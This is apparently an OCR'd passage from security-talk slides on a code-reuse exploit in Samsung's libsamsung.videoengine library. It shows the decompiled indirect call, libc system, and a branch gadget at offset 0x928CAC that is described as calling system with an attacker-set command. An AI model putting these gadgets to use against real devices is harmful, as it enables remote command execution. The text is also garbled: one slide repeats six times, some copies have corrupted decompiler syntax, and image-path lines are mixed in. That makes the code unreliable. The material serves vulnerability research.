
to system?



Calling libc.so!system directly

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
__int64 __fastcall system(__int64 a1)
; __unwind {
PACIASP
SUB             SP, SP, #0x140
STP             X29, X30, [SP,#0x110+var_20]
STR             X28, [SP,#0x110+var_10]
STP             X24, X23, [SP,#0x110+var_s0]
STP             X22, X21, [SP,#0x110+var_s10]
STP             X20, X19, [SP,#0x110+var_s20]
ADD             X29, SP, #0xF0
MRS             X24, #3, c13, c0, #2
LDR             X8, [X24,#(__imp_dlerror - 0x32B128)]
STUR            X8, [X29,#0x20+var_28]
CBZ             X0, loc_A800C
```



Parameter 1 cannot be precisely controlled !

Another Gadget :Calling system and setting command


```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```

System function address

```
__int64 __fastcall system(__int64 a1)
```



Another Gadget :Calling system and setting command


```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```

```
__int64 __fastcall system(__int64 a1)
```

System function address




Another Gadget :Calling system and setting command

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```




Another Gadget :Calling system and setting command

```
result = (*(  int64 (  fastcall **)( QWORD,  QWORD,  int64))(**(( QWORD **)this + 1057) + 16LL) (
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```




Another Gadget :Calling system and setting command

```
result = (*(  int64 (  fastcall **)( QWORD,  QWORD,  int64))(**(( QWORD **)this + 1057) + 16LL) (
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```




Another Gadget :Calling system and setting command

```
result = (*(  int64 (  fastcall **)( QWORD,  QWORD,  int64))(**(( QWORD **)this + 1057) + 16LL) (
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Gadget of libsamsung.videoengine_9_0.so

```
928CAC                          ; __unwind {
928CAC 5F 24 03 D5              BTI             c
928CB0 08 60 40 F9              LDR             X8, [X0,#0xC0]
928CB4 E2 03 1F AA              MOV             X2, XZR
928CB8 00 74 40 F9              LDR             X0, [X0,#0xE8]
928CBC 10 91 40 F9              LDR             X16, [X8,#0x120]
928CC0 00 02 1F D6              BR              X16
928CC0                          ; } // starts at 928CAC
```

